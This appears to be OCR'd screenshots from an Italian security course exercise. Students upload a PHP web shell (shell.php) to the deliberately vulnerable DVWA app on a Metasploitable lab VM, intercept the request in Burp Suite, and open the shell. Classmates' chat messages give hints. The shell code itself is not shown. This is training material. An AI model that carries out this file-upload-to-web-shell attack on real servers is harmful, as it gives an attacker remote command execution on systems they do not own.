

Damn Vulnerable Web App
DVWA Security
Script Security
Security Level is currently high.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]
Burp Suite Community Edition v2023.10.3.5 - Temporary Project
msfadmin@metasploitable:~$ ifconfig
Orazio Ciccozzi
Fabrizio Meini
Andrea Pisano
ma è su disabled
non doveva essere su enabled?
dovevi sudo nanare qualcosa
hm
marina flocco Non verificato 21:13
abbassa la sicurezza man
Andrea Pisano 21:14
1 file
Scrivi un messaggio a esercizio
Disattiva audio
Interrompi video
Condividi

Damn Vulnerable Web App
DVWA
Vulnerability: File Upload
Choose an image to upload:
Choose File No file chosen
Upload
../../hackable/uploads/shell.php succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
Burp Suite Community Edition v2023.10.3.5 - Temporary Project
msfadmin@metasploitable:~$ ifconfig
esercizio corrente
Visualizzazione della schermata di Orazio Ciccozzi
W13D1 - Pratica (1)
EPICODE
fai tipo nano codice.php e poi ci piazzi il codice
Emanuele @gmail.com 21:19
si sto procedendo così infatti
marina flocco Non verificato 21:24
eh michele è navigato
marina flocco Non verificato 21:25
devi intercettare su burp prima mi sa
Scrivi un messaggio a esercizio
Disattiva audio
Interrompi video
Condividi


Site is not secure
192.168.1.100/dvwa/uploads/shell.php
The connection to 192.168.1.100 is not secure
You usually connect to sites securely, but Chrome couldn't use a secure connection this time. An attacker might be trying to eavesdrop or modify your network connection. Learn more
Continue to site
Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Request to http://192.168.1.100:80
GET /dvwa/uploads/shell.php HTTP/1.1
Host: 192.168.1.100
Inspector
--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2020ms
rtt min/avg/max/mdev = 0.426/7.103/20.442/9.432 ms
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:a5:c9:ac
inet addr:192.168.1.101 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fea5:c9ac/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:1696 errors:0 dropped:0 overruns:0 frame:0
TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:108947 (106.3 KB) TX bytes:6044 (5.9 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:104 errors:0 dropped:0 overruns:0 frame:0
TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:25525 (24.9 KB) TX bytes:25525 (24.9 KB)
msfadmin@metasploitable:~$
esercizio corrente
Visualizzazione della schermata di Michele G
fai tipo nano codice.php e poi ci piazzi il codice
Emanuele @gmail.com 21:19
si sto procedendo così infatti
marina flocco Non verificato 21:24
eh michele è navigato
marina flocco Non verificato 21:25
devi intercettare su burp prima mi sa
Scrivi un messaggio a esercizio
Disattiva audio
Interrompi video
Condividi

192.168.1.101/dvwa/hackable/uploads/shell.php
Warning: system() [function.system]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shell.php on line 1
Burp Suite Community Edition v2023.10.3.5 - Temporary Project
--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2020ms
rtt min/avg/max/mdev = 0.426/7.103/20.442/9.432 ms
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:a5:c9:ac
inet addr:192.168.1.101 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fea5:c9ac/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:1696 errors:0 dropped:0 overruns:0 frame:0
TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:108947 (106.3 KB) TX bytes:6044 (5.9 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:104 errors:0 dropped:0 overruns:0 frame:0
TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:25525 (24.9 KB) TX bytes:25525 (24.9 KB)
msfadmin@metasploitable:~$ h


dvwa_email.png shell.php
Burp Suite Community Edition v2023.10.3.5 - Temporary Project
--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2020ms
rtt min/avg/max/mdev = 0.426/7.103/20.442/9.432 ms
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:a5:c9:ac
inet addr:192.168.1.101 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fea5:c9ac/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:1696 errors:0 dropped:0 overruns:0 frame:0
TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:100947 (106.3 KB) TX bytes:6044 (5.9 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:104 errors:0 dropped:0 overruns:0 frame:0
TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:25525 (24.9 KB) TX bytes:25525 (24.9 KB)
msfadmin@metasploitable:~$ h_



Questi sono gli screenshot della mia esercitazione